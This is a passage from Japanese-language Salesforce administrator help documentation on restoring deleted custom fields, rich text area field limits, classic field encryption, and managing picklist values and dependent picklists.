ただし、その項目は、依然として組織で許可されているカスタム項目の最大数に対してカウントされます。削除された項目は、その項目種別に該当する制限に対してもカウントされます。たとえば、削除されたカスタム積み上げ集計項目は Salesforce エディションの積み上げ集計項目の最大数に対してカウントされます。

1. 項目のオブジェクトの管理設定から、[項目] に移動します。
2. カスタム項目とリレーションのリストの下部にある [削除済み項目] をクリックします。括弧内の数字は、このオブジェクトについて削除された項目の合計数を表します。このリンクは、カスタム項目を削除した場合にのみ表示されます。
3. 次のアクションを実行するには、削除された項目のリストを使用します。
   - 項目の詳細を表示するには、項目の表示ラベルをクリックします。
   - カスタム項目とそのデータを完全に削除するには、[消去] をクリックします。
   - 作成する項目のデータ型を選択し、[復元] をクリックします。削除された項目の一部の属性は自動的に復元されません。これらの属性を手動で復元する手順は、次のとおりです。
     a. カスタム項目が削除されたときに変更されたページレイアウトに項目を追加します。レポートとページレイアウトが編集されなかった場合、復元された項目はそのレポートとページレイアウトにあります。
     b. 必要に応じて、項目を一意に設定します。Salesforce は、削除されたカスタム項目から一意属性を自動的に削除します。
     c. 必要に応じて、項目を必須に設定します。Salesforce は、削除されたカスタム項目の必須属性を自動的に削除します。
     d. 該当する Force.com AppExchange パッケージにカスタム項目を追加します。Salesforce は、削除されたカスタム項目を含むパッケージからその項目を自動的に削除します。
     e. 必要に応じて、参照関係を主従関係に変換します。Salesforce は、リレーションが削除されると、すべてのリレーションを参照関係に変換します。参照関係を主従関係に変換するには、該当するすべてのレコードに適切なデータを入力します。
     f. 項目が削除されたときに Salesforce が削除した項目の連動関係を再定義します。
     g. 数式項目を編集し、保存します。エラーを解決する必要がある場合は、保存時に構文の確認が要求されます。
     h. 必要に応じて、項目履歴管理を設定します。履歴管理が有効になっている項目のリストが削除プロセス中に編集された場合、復元された項目については、項目履歴管理は設定されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ページレイアウトおよびリードの項目は **Database.com** Edition では使用できません。

ユーザ権限

削除されたカスタム項目とリレーションを復元する
- 「アプリケーションのカスタマイズ」

カスタム項目またはリレーションを完全に削除する
- 「アプリケーションのカスタマイズ」

復元されたカスタム項目に関するメモ

- カスタム項目が削除されるときに、その項目にすでに作成者の名前「_del」が付いていない場合には、「_del」という文字列が項目の作成者名の末尾に追加されます。この文字列は、カスタム項目を復元しても残ります。
- 数式項目は無効の状態で復元されます。つまり、その項目を編集して保存するまで、データが更新されません。数式項目が無効である間は、数式の値の代わりに「#Error!」と表示されます。
- 項目を復元した直後には、復元された項目が検索結果に表示されません。復元されたカスタム項目とそのデータが検索結果に反映されるまでにはしばらくかかります。
- リードの取引の開始用に取引先、取引先責任者、または商談項目に対応付けられているリードの項目は、復元したときにその関連付けが残っています。
- 自動採番項目は、削除された後も引き続き増加し、復元されても正しい値が維持されます。
- 削除されたカスタム項目の履歴データは復元されます。

関連トピック:

オブジェクト管理設定の検索

その他のカスタム項目オプション

ページレイアウトの変更
: 新しいカスタム項目の表示場所を変更するには、該当するタブのページレイアウトを編集します。

レコードタイプの使用
: 組織でレコードタイプを使用している場合は、レコードタイプを編集して、そのレコードタイプでアクセスできる選択項目の値を変更します。

カスタム項目の履歴追跡
: 追跡するカスタム項目は、カスタムオブジェクトとほとんどの標準オブジェクトの [履歴] 関連リストから選択できます。履歴は、変更の日付、時刻、変更内容、変更者で構成されます。履歴データは、組織のディスク使用制限の対象にはなりません。

トランスレーションワークベンチの使用
: 組織でトランスレーションワークベンチを使用している場合は、新しい項目の翻訳が必要であることを翻訳担当者に通知します。

活動のカスタム項目
: 活動のカスタム項目は、ToDo か予定のどちらかに適用することも、ToDo と行動の両方に適用することもできます。たとえば、［使用時間］という名前の項目を作成し、その項目を行動のページレイアウトと ToDo のページレイアウトの両方に追加できます。

リードのカスタム項目の対応付け
: リードのカスタム項目では、[リードの項目の対応付け]をクリックして、カスタム取引先、取引先責任者、および商談に対応付けるカスタム項目を指定できます。

関連トピック:

暗号化できる項目は?

リッチテキストエリア項目に関するヒント

画像やハイパーリンクを追加してテキストの外観を向上させるには、リッチテキストエリア項目を使用します。

リッチテキストエリア項目は、Salesforce HTML エディタを使用してコンテンツの書式設定を行います。

メモ: アップグレードされたエディタは、互換モードの Internet Explorer バージョン 7 またはバージョン 8 をサポートしません。これらのブラウザを使用している場合は、旧エディタが使用されます。

実装のヒント

- 項目設定の「表示行数」プロパティを設定して、リッチテキストエリア項目のエディタボックスの大きさを指定します。
- Salesforce では、コンテンツを表示または印刷するときに、リッチテキストエリア項目内の書式設定された HTML バージョンが保持されます。
- リッチテキストエリア項目を含むコンテンツの検索では、画像とタグは無視されます。
- リッチテキストエリア項目を削除すると、カスタムオブジェクトの [削除済み項目] セクションまたは Salesforce ナレッジ記事タイプに移動します。
- リッチテキストエリア項目をロングテキストエリア項目にのみ変換可能です。画像は、次回ロングテキストエリア項目を保存するときにすべて削除されます。変換後、マークアップはロングテキストエリア項目で非表示になりますが、レコードを保存するまでレコードから削除されることはありません。このため、後でマークアップを復元することもできます。
- JavaScript または CSS はテキストとして処理されます。たとえば、API を使用してアイデアを作成する場合、JavaScript コードまたは CSS コードは警告なく削除されます。Salesforce では、一部の承認済み HTML タグがサポートされています。
- 数式でリッチテキストエリア項目が使用されている場合、数式が実行される前に HTML タグが取り除かれます。
- レポートではリッチテキストエリア項目の絞り込みと集計ができますが、HTML タグと特殊な書式はレポート結果に含まれません。たとえば、`<b>some</b> <i>text</i>` は、some text や **some** *text* ではなく「some text」になります。
- リッチテキストエリア項目のテキスト部分は、項目を含むオブジェクトのデータストレージに対してカウントされます。
- Microsoft® Word などの外部ソースからテキストをコピーアンドペーストできますが、書式設定を再度適用する必要がある場合があります。
- 差し込み印刷でリッチテキストエリア項目を使用できますが、結果のドキュメントに HTML タグがテキストとして含まれ、画像は差し込まれません。

リッチテキストエリア項目の画像

- リッチテキストエリア項目にアップロードできる画像の最大サイズは 1 MB です。サポートされるファイルの種類は、`.gif`、`.jpg`、`.png` のみです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

カスタム項目を作成または変更する
- 「アプリケーションのカスタマイズ」

- 多くの画像をアップロードするには、API バージョン 20 以降を使用します。詳細は、『*Force.com SOAP API 開発者ガイド*』を参照してください。

  メモ: API を使用して画像をアップロードする場合、別個に指定しない限り、`alt` 属性は入力されません。

- リッチテキストエリア項目でアップロードされた画像は組織のウィークリーエクスポートサービスで抽出され、エクスポートデータに含まれます。
- リッチテキストエリア項目内の画像は、その項目を含むオブジェクトのファイルストレージに対してカウントされます。
- 画像にはハイパーリンクを追加できません。
- [URL] 項目で *file://* プロトコルを使用して、リッチテキストエリアに画像をアップロードすることはできません。代わりに、*http:*、*https:*、*data:*、*//*、*/*、または相対 URL を使用します。

関連トピック:

カスタム項目の作成

リッチテキストエリア項目の制限

リッチテキストエリア項目を使用する場合は、次の制限に留意してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

- Salesforce では、リッチテキストエリア項目ごとに、HTML タグを含む、最大 131,072 文字までサポートされます。必要に応じて、下限を設定できます。
- 項目のデータ型に関係なく、オブジェクトに許可されるカスタム項目の合計数に関するエディションの制限は適用されますが、オブジェクトには、リッチテキストエリア項目やロングテキストエリア項目を無制限に含めることができます。各オブジェクトは、ロングテキストエリア項目とリッチテキストエリア項目で 160 万文字を使用できます。ロングテキストエリア項目またはリッチテキストエリア項目を作成するとき、項目の文字数制限、つまり入力可能なテキストの最大長を設定します。ロングテキストエリア項目とリッチテキストエリア項目のデフォルトの文字数制限は、32,768 文字 (32 KB) です。ロングテキストエリア項目とリッチテキストエリア項目の最大文字数制限は、131,072 文字 (128 KB) です。最小文字数制限は 256 文字です。
- 特殊文字 (中点や引用符など) を別のアプリケーションからリッチテキスト項目に貼り付けることはできません。プレーンテキストで入力または貼り付けし、リッチテキストエディタを使用して書式を設定することをお勧めします。
- 特定のリッチテキストエリア機能を無効にすることはできません。たとえば、特定の項目のハイパーリンクまたは画像のサポートを無効にすることはできません。
- HTML コードは、Salesforce HTML エディタではサポートされていません。HTML コードはテキストとして処理されます。
- リッチテキストエリア項目は、セルフサービスポータルでは使用できません。
- リッチテキストエリア項目は、外部オブジェクトではサポートされていません。
- レポートの検索条件の「次の文字列を含む」演算子では、リッチテキストエリアまたはロングテキストエリアの最初の 254 文字のみがサポートされます。

- レポートには、リッチテキストエリアまたはロングテキストエリアの最初の254文字のみが表示されます。レポートをダウンロードしたら、すべての項目を使用できるようになります。
- [URL] 項目で *file://* プロトコルを使用して、リッチテキストエリアに画像をアップロードすることはできません。代わりに、*http:*、*https:*、*data:*、*//*、*/*、または相対 URL を使用します。

カスタム項目の従来の暗号化

非公開にしておくカスタムテキスト項目を他の Salesforce ユーザが参照できないようにします。暗号化されたカスタムテキスト項目のデータを参照できるのは、「暗号化されたデータの参照」権限を持つユーザのみです。

メモ: この情報は、Shield プラットフォームの暗号化ではなく、従来の暗号化に関するものです。

暗号化カスタム項目を使用する前に、次の「実装メモ」、「制限」、「ベストプラクティス」をお読みください。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Database.com** Edition

実装メモ

- 暗号化項目は 128 ビットの主キーで暗号化され、Advanced Encryption Standard (AES) アルゴリズムを使用しています。主暗号キーは、アーカイブ、削除、およびインポートできます。主暗号化鍵管理を有効にするには、Salesforce までお問い合わせください。
- メールテンプレートに暗号化項目を使用することはできますが、その値は「暗号化されたデータの参照」権限の有無に関係なく常にマスクされます。
- 暗号化されたカスタム項目をすでに作成している場合は、ユーザの組織で [セキュアな接続 (HTTPS) が必要] が有効化されていることを確認してください。
- 「暗号化されたデータの参照」権限を持っている場合に他のユーザにログインアクセスを許可すると、そのユーザは暗号化された項目をプレーンテキストで参照できます。
- レコードをコピーするときに暗号化項目の値をコピーできるのは、「暗号化されたデータの参照」権限を持っているユーザのみです。
- [Visualforce] ページでの暗号化項目の表示をサポートしているのは、`<apex:outputField>` コンポーネントのみです。

制限

暗号化されたテキスト項目:

- 固有の値にはできません。また、外部 ID やデフォルト値を含めることもできません。
- リードの場合は、他のオブジェクトに対応付けることはできません。
- 暗号化アルゴリズムのために 175 文字に制限されます。
- リストビュー、レポート、積み上げ集計項目、およびルール条件などの条件に使用することはできません。
- レポートの条件を定義するために使用することはできませんが、レポート結果に含めることはできます。
- 検索することはできませんが、検索結果に含めることはできます。

- 次の場合には使用できません。Salesforce Classic Mobile、Connect Offline、Salesforce for Outlook、リードの取引開始、ワークフロールール条件または数式、数式項目、アウトバウンドメッセージ、デフォルト値、および Web-to-リードと Web-to-ケースのフォーム。

ベストプラクティス

- 暗号化項目の編集は、「暗号化された項目の参照」権限の有無に関係なく行うことができます。他のユーザによって暗号化項目が編集されないようにするには、入力規則、項目レベルのセキュリティ設定、またはページレイアウトの設定を使用します。
- その場合でも、入力規則または Apex を使用して、暗号化項目の値を確認できます。どちらの方法も「暗号化された項目の参照」権限の有無に関係なく使用できます。
- 暗号化項目のデータは、デバッグログで常にマスクされるわけではありません。暗号化項目のデータがマスクされるのは、Apex Web サービス、トリガ、ワークフロー、インライン Visualforce ページ (ページレイアウトに組み込まれたページ)、または Visualforce メールテンプレートから Apex 要求が発信された場合です。開発コンソールから Apex を実行するなど、他の場合は、暗号化項目のデータはデバッグログでマスクされません。
- 既存のカスタム項目を暗号化項目に変換したり、暗号化された項目を他のデータ型に変換することはできません。既存の (暗号化されていない) 項目の値を暗号化するには、データをエクスポートし、暗号化されたカスタム項目を作成してから、そのデータを新しい暗号化項目にインポートします。
- [マスク種別] は、データが必ず [マスク種別] と一致する入力マスクではありません。入力したデータが、選択したマスク型と確実に一致するようにするには、入力規則を使用します。
- 暗号化カスタム項目ではより多くの処理が必要となり、また、検索関連の制限もあるため、政府の規制により必要な場合にのみ使用してください。

メモ: このページは、Shield プラットフォームの暗号化ではなく、従来の暗号化について書かれています。相違点 (ページ 942)

関連トピック:

カスタム項目の作成

選択リスト値の追加または編集

オブジェクトの項目領域でカスタム選択リストの値を追加または編集します。選択リストでグローバル選択リスト値セットを使用している場合は、グローバル値セットを編集することによってのみ、その値を変更できます。変更内容は、そのグローバル値セットから値を継承している、すべての選択リストに影響します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

項目リストを変更する
- 「アプリケーションのカスタマイズ」

メモ: 選択リスト値の変更は設定変更履歴に記録されます。監査履歴を表示するには、[設定] から、[クイック検索] ボックスに「*設定変更履歴の参照*」と入力し、[設定変更履歴の参照] を選択します。

1. オブジェクトの項目領域に移動します。
2. [カスタム項目 & リレーション] 関連リストでは、更新する選択項目の名前をクリックします。
3. [値] セクションで値の横にある [編集] をクリックします。
4. 値の名前を変更し、必要に応じて値をマスタ選択リストのデフォルトにします。
5. ボタンをクリックし、値に色を割り当てる方法を選択して、グラフで使用する色を割り当てます。
   - [すべての値に固定色を割り当て] を選択すると、グラフの色の標準セットから各値に固定色が割り当てられます。[グラフの色] 列に、割り当てられた色が示されます。たとえば、商談フェーズごとにグループ化されたグラフで不成立の値を常に赤にする場合は、その選択リスト値に赤を割り当てます。
   - [値に色を動的に割り当て] を選択すると、グラフの作成時に色が割り当てられます。たとえば、特定の選択リスト値のみをグラフで固定色にする場合は、対象の値に手動で色を割り当て、その他の値はそのままにして動的に割り当てられるようにします。

   メモ: グラフの色は、複数選択リスト、通貨選択リスト、または [ToDo 件名]、[行動の件名]、[ナレッジ検証状況] および [商談の競合] 選択リストでは使用できません。

   ヒント:
   - レコードタイプを使用する場合は、マスタ選択リストのデフォルト値を変更しても、レコードタイプの選択リストのデフォルト値は変更されません。
   - アイデアでは、[カテゴリ] 選択リストや [状況] 選択リストのデフォルト値を設定しても、アイデアページのデフォルト値は変わりません。
   - 検索条件として使用する選択リスト値のラベルを変更すると、その選択リスト値は自動的に検索条件から削除されます。たとえば、レポートに「*[リードソース] [次の文字列と一致する] [Web]*」という検索条件がある場合に、選択リスト値「Web」を「参照元」に変更すると、レポートの検索条件は「*リードソース 次の文字列と一致する メール*」に変わります。検索条件に選択値が1つしか指定されていない場合にその値を変更すると、その値は引き続き検索条件に表示されますが、エラーメッセージが表示されます。
6. [保存] をクリックします。
7. 選択リストを必須にするには (まだ必須でない場合)、詳細ページの最上部で [編集] をクリックし、[値の入力を必須にする] をオンにします。

8. 無制限から制限ありに、または制限ありから無制限に選択リストを変更するには、[値セットで定義された値に選択リストを制限します] 設定を調整します。
9. 選択リスト値の印刷用リストを開くには、[印刷用に表示] をクリックします。

メモ: 組織でトランスレーションワークベンチを使用している場合は、選択リスト値を変更したときに、翻訳が未更新である可能性を翻訳者に通知します。

関連トピック:

無効な選択リスト値の管理

無効な選択リスト値の管理

選択リスト値の置換

情報を追加した選択リスト

次の標準選択リスト項目には、編集可能な追加情報があります。

選択リスト	説明
[パートナーの役割] (取引先)	コンサルタントや納入業者など、取引先パートナーの役割。これらのオプションは、取引先または商談の [パートナー] 関連リストに取引先を追加するときに使用できます。 編集するには、[設定] から、[クイック検索] ボックスに *「パートナーの役割」* と入力し、[パートナーの役割] を選択します。 [役割] 欄にパートナーの役割名を入力します。[先方から見た役割] 欄には、先方から見た場合のこちら側の役割を入力します。パートナーの役割を取引先に割り当てると、先方から見たパートナーとの関係が作成され、両方の取引先で、他方をパートナーとして表示できます。 役割と、先方から見た役割は、40 文字まで入力可能です。
[優先度] (ケースの場合)	低や高など、ケースの優先度。 値を削除すると、組織のすべてのケースで、削除した値を別の既存値に対応付けるオプションが表示されます。 選択リストの値には、40 文字まで入力可能です。

選択リスト	説明
[状況] (キャンペーンメンバー)	[実施]、[レスポンスあり] などキャンペーンメンバーの状況。 [状況]値を削除すると、削除した値を別の既存値に対応付けるオプションが表示されます。削除した値を含んでいたキャンペーンのメンバーの状況に、新しい置換値が自動的に追加されます。 削除した値がキャンペーンメンバーのデフォルトの状況である場合、新しい置換値がキャンペーンのデフォルトの状況になります。
[状況] (ケースの場合)	ケースの状況 (新規、対応中など)。 値を削除すると、組織のすべてのケースで、削除した値を別の既存値に対応付けるオプションが表示されます。 選択リストの値には、40 文字まで入力可能です。
[状況] (契約の場合)	契約ビジネスプロセスにおける契約の状況 この選択リストに値を追加して、各値を、「ドラフト」、「承認処理中」、「有効」などのように複数のカテゴリにまとめることができます。次に、レポートおよびビュー内にあるこれらのカテゴリを使用して契約を並び替えます。
[取引先責任者の役割] (契約の場合)	業務担当者や意思決定者など、契約に対する取引先責任者の役割。これらのオプションは、契約の [取引先責任者の役割] 関連リストに取引先責任者を追加するときに使用できます。 編集するには、[設定]から、[クイック検索] ボックスに *「取引先責任者の役割」* と入力し、[契約での取引先責任者の役割] を選択します。 選択リストの値には、40 文字まで入力可能です。
[リード状況] (リードの場合)	リードの状況 (新規、評価済みなど)。 インポートまたは Web サイトを使用して、1 つの値を、手動で作成したすべての新規リードに割り当てられる「状況のデフォルト値」として選択します。1つ以上の値を、取引開始済みリードに割り当てられる「取引開始後の状況」として選択します。条件に該当するリードを取引先、取引先責任者、および商談に変換する場合は、「取引開始済み」状況を1つ選択し、リードに割り当てることができます。種別が「取引開

選択リスト	説明
	始済み」状況のリードは、レポートに含めることはできますが、[リード]タブには表示されなくなります。 値を削除すると、組織のすべてのリードで、削除した値を別の既存値に対応付けるオプションが表示されます。 20 文字まで入力可能です。
[取引先責任者の役割](商談の場合)	業務担当者や意思決定者など、商談の取引先責任者の役割。これらのオプションは、商談の[取引先責任者]関連リストに取引先責任者を追加するときに使用できます。 編集するには、[設定]から、[クイック検索] ボックスに*「取引先責任者の役割」*と入力し、[商談での取引先責任者の役割] を選択します。 選択リストの値には、40 文字まで入力可能です。
[フェーズ](商談の場合)	見込み客や提案など、セールスプロセスのフェーズ。この選択リストは、商談の [種類] と [売上予測分類] の値にも影響します。特に、[フェーズ] 選択リスト値の [種類] または [売上予測分類] を変更すると、フェーズ値があるすべての商談が更新されます。 編集するには、商談の管理設定から[項目]に移動し、[フェーズ] の横にある [編集] をクリックします。 有効なフェーズを無効にするには、フェーズの横にある [削除] をクリックします。フェーズ値の置き換えページでは、無効にしたフェーズを既存の値に置き換えずにただ [保存] をクリックします。フェーズが [無効なフェーズの選択リスト値] 関連リストに表示されます。フェーズは使用されなくなりますが、以前の商談レコードには存在している可能性があります。
[状況](ソリューションの場合)	ソリューションの状況 (ドラフト、レビュー済みなど)。1つ以上の値を「レビュー済み」として選択します。ユーザがソリューションを使用してケースを解決するときに、レビュー済みのソリューションとまだレビューが済んでいないソリューションを表示できます。選択リストの値には、40文字まで入力可能です。
[優先度](ToDo の場合)	高、中、低などの ToDo の重要度。新しく作成するすべてのToDoに適用されるデフォルトの優先度として、また、最も優先度が高いものとして、それぞれ値を1つ設定します。

選択リスト	説明
	値を削除すると、組織のすべての ToDo で、削除した値を別の既存値に対応付けるオプションが表示されます。 選択リストの値には、20 文字まで入力可能です。
[状況] (ToDo の場合)	未着手や完了など、ToDo の状況。「完了」および値 1 つを、すべての新規ToDoのデフォルトの状態として選択します。 値を削除すると、組織のすべての ToDo で、削除した値を別の既存値に対応付けるオプションが表示されます。 選択リストの値には、40 文字まで入力可能です。
[ToDo の種別] (ToDo の場合)	[メール送信のデフォルト] は、ToDoがメールまたは一括メールの送信であり、かつ [メール to Salesforce] などの、受信メールにより作成されたものである場合に割り当てられるデフォルトのToDoの種別を指定します。[デフォルト] は、ToDo 作成時のデフォルトの選択リスト値を指定します。 編集するには、ToDoの管理設定から [項目] に移動し、デフォルトとして指定する選択リスト値の横にある [編集] をクリックします。

選択リスト値の置換

ビジネスで変更が必要な場合は、選択リスト値をより関連性の高い値に置き換えます。値をグローバルに置き換えると、既存のすべてのレコードでその項目値が置き換えられます。

たとえば、3つの異なる完了した値、「完了-赤」、「完了-黄」、「完了-緑」を持つ状況選択リストがあり、これらを 1 つの値に簡略化するとします。そこで 3 つの値を新しい値「完了」に置き換えます。

重要: 制御選択リスト内の親の値を置き換えると、その値の選択リストの連動関係は失われます。親の値を置き換えたら、新しい親の値を使用して連動関係を再作成します。

1. 必要に応じて、選択リスト編集ページで置き換える値を作成します。「選択リスト値の追加または編集」を参照してください。
2. 選択リストに移動します。
   - グローバル選択リスト値セットの場合、[設定] から、[クイック検索] ボックスに「*選択リスト*」と入力し、[選択リスト値セット] を選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

選択リスト値を置換する
- 「アプリケーションのカスタマイズ」

- オブジェクト上の選択リストの場合は、オブジェクトの項目エリアに移動します。たとえば、取引先の選択リストの場合、[設定] から［クイック検索］ボックスに「*取引先*」と入力し、[取引先] で [項目] を選択します。

3. 選択リスト値の置換プロセスを開始します。
   - グローバル選択リスト値セットの場合は、選択リスト名をクリックしてグローバル値セットの詳細ページに移動します。[値] セクションで、[置換] をクリックします。
   - 他のすべての選択リストの場合、選択リスト名の横の [置換] をクリックします。
4. 変更前の値を入力し、新しい値を選択します。

   メモ: 既存の選択リスト値を置き換えると、そのレコードの［更新者］の日時も変わります。

5. この項目が現在空のレコードで新しい値を使用するには、［すべての空白値を置き換える］を選択します。
6. 組織のレコードに含まれるすべての値を新しい値に更新するには、[置換] をクリックします。ごみ箱に含まれる値も更新されます。

置換ジョブがキューに入れられます。ジョブの状況を確認するには、[設定]から、［クイック検索］ボックスに「*バックグラウンドジョブ*」と入力し、[バックグラウンドジョブ] を選択します。ジョブが完了すると、メールで通知されます。

メモ: 商談の[フェーズ]選択リストを置き換えると、［確度］、［売上予測分類］および［期待収益］項目も、対応する値に更新されます。

関連トピック:

グローバル選択リスト値セットの作成
選択リスト値の置換
無効な選択リスト値の管理

選択リストの並び替え

1. 選択リスト項目のオブジェクトの管理設定から、[項目] に移動します。

   メモ:
   - カスタム ToDo または行動の項目の場合は、[活動] のオブジェクト管理設定に移動します。
   - 標準 ToDo の項目の場合は、[ToDo] のオブジェクト管理設定に移動します。標準行動の項目の場合は、[行動]のオブジェクト管理設定に移動します。
   - [ナレッジ検証状況] 選択リスト値の場合は、[設定] から、［クイック検索］ボックスに「*検証状況*」と入力し、[入力規則の状況] を選択します。
2. 更新する選択リストの名前をクリックします。
3. [並び替え] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

項目リストを並び替える
- 「アプリケーションのカスタマイズ」

4. 矢印を使用して、項目を適切な順序に並び替えます。
5. 必要に応じてデフォルト値を選択します。
6. 編集ページでユーザのエントリをアルファベット順に並べるには、[値をアルファベット順で並び替える...] をオンにします。ユーザの言語に関係なく、エントリは常にアルファベット順に表示されます。
7. 変更内容を保存します。

メモ: レコード編集と詳細ページ、およびレポートにおいて、選択リストおよび複数選択リスト項目には無効な値が含まれていることがあります。原則として、これらの無効な値は最後に並び替えられます。その場合、すべての値はアルファベット順に並び替えられます。

関連トピック:

オブジェクト管理設定の検索

無効な選択リスト値の管理

制限付きまたは制限なしのカスタム選択リストで値を無効化、再有効化、削除します。グローバル選択リスト値セットの場合、これらのアクションは値セットを継承するすべてのカスタム選択リストを同時に更新します。

メモ: Salesforce システム管理者のみが制限付き選択リストの値を変更できます。ユーザは API を使用しても未承認の値を追加できません。

1. 変更する選択リストに移動します。
   - オブジェクト上の選択リストの場合は、オブジェクトの項目エリアに移動します。
   - グローバル選択リストの場合、[設定] から、［クイック検索］ボックスに「*選択リスト*」と入力し、[選択リスト値セット] を選択します。
2. 選択リスト名をクリックして選択リストの詳細ページに移動します。
3. [値] セクションで、選択リストの値を変更します。
   - 値を無効化して選択リストから値を削除し、既存のレコードには保持するには、値の名前の横にある [無効化] をクリックします。[無効な値] セクションに値が移動します。値が後で再度必要な場合は、名前の横にある [有効化] をクリックします。
   - 選択リストから値を削除し、その値を使用するすべてのレコードからその値を削除するには、値の名前の横にある [削除] をクリックして [レコードの値を空白値に置換] を選択します。その後、[保存] をクリックします。
   - グローバル選択リストとその値セットを共有するカスタム選択リストから値を削除するには、値の名前の横にある [削除] をクリックして [OK] をクリックします。カスタム選択リストでこのグローバル選択リスト値セットが使用されていると、値を空白値か既存の有効な値に置き換えるように要求されます。カスタム選択リストで値セットが使用されていない場合、値はグローバル選択リストから削除されます。

     メモ: 履歴トレンドでグローバル選択リスト値が使用されている場合、値は無効化されますが削除されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: すべてのエディション

ユーザ権限

カスタム項目を作成または変更する
- 「アプリケーションのカスタマイズ」

グローバル選択リスト値セットの値の削除は直ちに実行されます。グローバル以外の制限付き選択リストに対する削除ジョブはバックグラウンドジョブキューに入ります。ジョブが完了すると、制限つき選択リストが更新され、通知メールが送信されます。

選択リスト値の変更は設定変更履歴に記録されます。監査履歴を表示するには、[設定] から、［クイック検索］ボックスに「*設定変更履歴の参照*」と入力し、[設定変更履歴の参照] を選択します。

連動選択リストの定義

ヒント: 組織でレコードタイプを使用している場合は、連動選択リストを定義する前に、制御項目と連動選択リストの値が該当するレコードタイプで確実に使用できることを確認してください。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

標準オブジェクトは **Database.com** Edition では使用できません。

ユーザ権限

連動選択リストを定義する
- 「アプリケーションのカスタマイズ」

1. 項目の追加先となるオブジェクトの管理設定から、[項目] に移動します。

   カスタム ToDo および行動項目には、[活動] のオブジェクト管理設定からアクセスできます。
2. [項目の連動関係] をクリックします。
3. [新規] をクリックします。
4. 制御項目と連動項目を選択します。

   メモ: 選択リストおよびチェックボックス項目の一部は、制御項目として利用できない場合があります。
5. [次へ] をクリックします。
6. 項目の連動関係マトリックスを使用して、ユーザが各制御項目の値を選択したときに有効とする連動選択リストの値を指定します。
7. 必要に応じて、[プレビュー] をクリックし、選択内容をテストできます。組織でレコードタイプを使用している場合は、レコードタイプを選択して、制御項目および連動選択リストの値にどのように影響するかを確認してください。レコードタイプは、制御項目で使用できる値を制御します。レコードタイプと制御項目は、どちらも連動選択リストで使用できる値を決定します。たとえば、連動項目の値は、選択したレコードタイプおよび選択した制御項目の値で使用可能な場合にのみ使用できます。

   メモ: ［レコードタイプ別検索基準］オプションは、活動のカスタム項目のプレビューウィンドウには表示されません。
8. [保存] をクリックします。

関連トピック:

連動選択リストの考慮事項

連動選択リストの編集

選択リストの連動関係の削除

連動選択リスト

連動選択リストを使用することで、ユーザは正確で整合性のとれたデータを入力できます。*連動選択リスト*は、有効な値が*制御項目*と呼ばれる別の項目の値に連動する、カスタムまたは複数選択の選択リストです。制御項目は、同じレコード上の選択リスト (1 つ以上、300 以下の値を含む)、またはチェックボックス項目です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

たとえば、商談に [理由] カスタム選択リストを定義し、その有効値を次のように [フェーズ] 選択リストに連動させることができます。

- [フェーズ] が *[商談成立]* の場合は、[理由] の有効値を `Superior features` または `Lower price` とする。
- [フェーズ] が *[不成立]* の場合は、[理由] の有効値を `Inferior features`、`Higher price`、または `Company viability` とする。

関連トピック:

連動選択リストの定義

連動選択リストの考慮事項

項目の連動関係マトリックスの使用

項目の連動関係マトリックスを使用して、ユーザが各制御項目の値を選択したときに有効とする連動選択リストの値を指定できます。マトリックスの一番上の行には制御項目の値があり、列には連動する項目値がリストされます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

このマトリックスを使用して、値を含めたり、除外することができます。ここで含めた値は、制御項目で値を選択した場合に連動選択リストで使用可能な値となります。除外した項目は、制御項目で値を選択しても、連動選択リストで使用できません。

ユーザ権限

選択リストの連動関係を定義する

- 「アプリケーションのカスタマイズ」

値を含める、または除外する手順は、次のとおりです。

- 値を含めるには、値をダブルクリックします。含められた値は強調表示されます。値を除外するには、強調表示された任意の値をダブルクリックします。
- 値をクリックし、Shift キーを押しながら他の値をクリックすると、隣接する値を選択できます。次に [値を除外する] をクリックすると値が利用可能になり、[値を含める] をクリックすると、利用可能な値のリストから値が除外されます。
- 値をクリックし、次に Ctrl キーを押しながら値をクリックすると、複数の値を選択できます。次に [値を除外する] をクリックすると値が利用可能になり、[値を含める] をクリックすると、利用可能な値のリストから値が除外されます。
- 列のヘッダーをクリックすると、その列にあるすべての値を選択できます。次に [値を除外する] をクリックすると値が利用可能になり、[値を含める] をクリックすると、利用可能な値のリストから値が除外されます。

ビュー内の値を変更する手順は、次のとおりです。

- [すべて表示] をクリックすると、利用可能なすべての値を一度に表示できます。
- [移動] をクリックし、制御値を選択すると、その列にあるすべての連動値を表示できます。
- [前へ] または [次へ] をクリックすると、前または次のページの列にある値を表示できます。
- [5 組の表示] をクリックすると、一度に 5 列の表示ができます。

連動選択リストの編集

1. 選択リストのオブジェクトの管理設定から、[項目] に移動します。
2. [項目の連動関係] をクリックします。
3. 変更する項目の連動関係の横にある [編集] をクリックします。
4. 項目の連動関係マトリックスを使用して、ユーザが各制御項目の値を選択したときに有効とする連動選択リストの値を指定します。
5. 必要に応じて、[プレビュー] をクリックし、選択内容をテストできます。
6. 変更内容を保存します。

関連トピック:

オブジェクト管理設定の検索

エディション

